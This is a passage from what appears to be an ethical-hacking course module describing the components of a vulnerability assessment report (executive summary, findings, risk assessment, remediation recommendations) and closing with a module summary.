High-risk vulnerabilities are those that might allow unauthorized access to the network. These vulnerabilities must be rectified immediately before the network is compromised. The report describes different kinds of attacks that are possible given the organization's set of operating systems, network components, and protocols.

The vulnerability assessment report must include, but are not limited to, the following points:

- The vulnerability's name and its mapped CVE ID
- The date of discovery
- The score based on Common Vulnerabilities and Exposures (CVE) databases
- A detailed description of the vulnerability
- The impact of the vulnerability
- Details regarding the affected systems
- Details regarding the process needed to correct the vulnerability, including information patches, configuration fixes, and ports to be blocked.
- A proof of concept (PoC) of the vulnerability for the system (if possible)





Figure 5.16: Components of a vulnerability assessment report



Components of a Vulnerability Assessment Report

Executive Summary

- Assessment scope and objectives
- Testing narrative
- Findings summary
- Remediation summary

Assessment Overview

- Assessment methodology
- Scan information
- Target information

Findings

- Scanned hosts
- Types of vulnerabilities identified
- Detailed information on identified vulnerabilities
- Notes describing additional details of scan results

Risk Assessment

- Classification of vulnerabilities based on the risk level
- Potential vulnerabilities that can compromise the system or application
- Critical hosts with severe vulnerabilities

Recommendations

- Prioritization of remediation based on the risk ranking
- Action plan to implement the recommendations for each identified vulnerability
- Root-cause analysis
- Application of patches/fixes
- Lessons learned
- Awareness training
- Implementation of periodic vulnerability assessment
- Implementation of policies, procedures, and controls

Components of a Vulnerability Assessment Report

A vulnerability assessment report provides detailed information regarding the vulnerabilities found in the computing environment. The report helps organizations identify the security posture of computing systems (such as web servers, firewalls, routers, email, and file services) and provide solutions to reduce system failures. An ethical hacker must be careful when analyzing vulnerability assessment reports to avoid false positives.

The assessment report helps organizations take mitigation steps to avoid risk proactively by identifying, tracking, and eliminating security vulnerabilities.

Vulnerability assessment reports are classified into two types:

- Security vulnerability reports
- Security vulnerability summaries

Security Vulnerability Report

This is a combined report of all the scanned devices and servers in the organization's network.

The security vulnerability report includes the following details:

- Newly found vulnerabilities
- Open ports and detected services
- Suggestions for remediation
- Links to patches

Security Vulnerability Summary


This report is produced for every device or server after scanning. It provides a summary of the scan result, which includes the following elements:

- Current security flaws
- Categories of vulnerabilities
- Newly detected security vulnerabilities
- Severity of vulnerabilities
- Resolved vulnerabilities

A vulnerability assessment report covers the following elements:

- **Executive Summary**
  - Assessment scope and objectives
    - Purpose of the vulnerability scanning
    - Scope of the scanning
  - Testing narrative
    - Operating systems upon which scanning is performed
    - IP addresses upon which scanning is performed
    - Types of scans performed
    - Date and time (Including start, end, and duration of scan)
  - Findings summary
    - Critical vulnerabilities identified (highlights based on risk level)
      - ✓ Number of vulnerabilities based on severity (graphical representation)
    - Identified operating systems
    - Performance of the systems and applications during the scan
    - Overall risk level
    - Critical issues that need to be addressed
  - Remediation summary
- **Assessment Overview**
  - Assessment methodology
  - Scan information: information such as the type of scan performed, tools used, versions, and the assets scanned.
  - Target information: Information about the target system's name and address.

- **Findings**
    - Scanned hosts, including each host's detailed information
        - **<Node>**: Name and address of the host
        - <**OS>**: Operating system type
        - **<Date>**: Date of the test
        - **Vulnerable services:** Network services by their names and ports.
    - Types of vulnerabilities identified
    - Detailed information on identified vulnerabilities (including CVE ID, CVSS score, threat description, impact caused, remediation, and exploitability)
    - Notes describing additional details of scan results
- **Risk Assessment**
    - Classification of vulnerabilities based on the risk level: critical, high, moderate, or low
    - Potential vulnerabilities that can compromise the system or application
    - Critical hosts with severe vulnerabilities
- **Recommendations**
    - Prioritization of remediation based on the risk ranking
    - Action plan to implement the recommendations/remediation for each identified vulnerability
    - Root-cause analysis
    - Application of patches/fixes
    - Lessons learned
    - Awareness training
    - Implementation of periodic vulnerability assessment
    - Implementation of policies, procedures, and controls



Module Summary

- ❑ In this module, we have discussed:
  - ➢ The definition of vulnerability research, vulnerability assessment, and vulnerability-management life cycle
  - ➢ The CVSS vulnerability scoring system and databases
  - ➢ Various types of vulnerabilities and vulnerability assessment techniques
  - ➢ Various vulnerability assessment solutions, along with their characteristics
  - ➢ Various tools that are used to test a host or application for vulnerabilities, along with the criteria and best practices for selecting the tool
  - ➢ We concluded with a detailed discussion on how to analyze a vulnerability assessment report and how it discloses the risks detected after scanning the network
- ❑ In the next module, we will discuss the methods attackers, as well as ethical hackers and pen testers, utilize to hack a system based on the information collected about a target of evaluation; for example, footprinting, scanning, enumeration, and vulnerability analysis phases

Module Summary

This module discussed vulnerability research, vulnerability assessment, and the vulnerability-management life cycle. It also discussed the CVSS vulnerability scoring system and databases and various types of vulnerabilities and vulnerability assessment techniques. It described various vulnerability assessment solutions along with their characteristics and described various vulnerability assessment tools that are used to test a host or application for vulnerabilities, along with the criteria and best practices for selecting the tool. Finally, this module ended with a detailed discussion on how to analyze a vulnerability assessment report and how it discloses the risks detected after scanning a network.

The next module will show how attackers, as well as ethical hackers and pen testers, attempt system hacking based on the information collected about a target in the footprinting, scanning, enumeration, and vulnerability analysis phases.

C|EH Certified Ethical Hacker

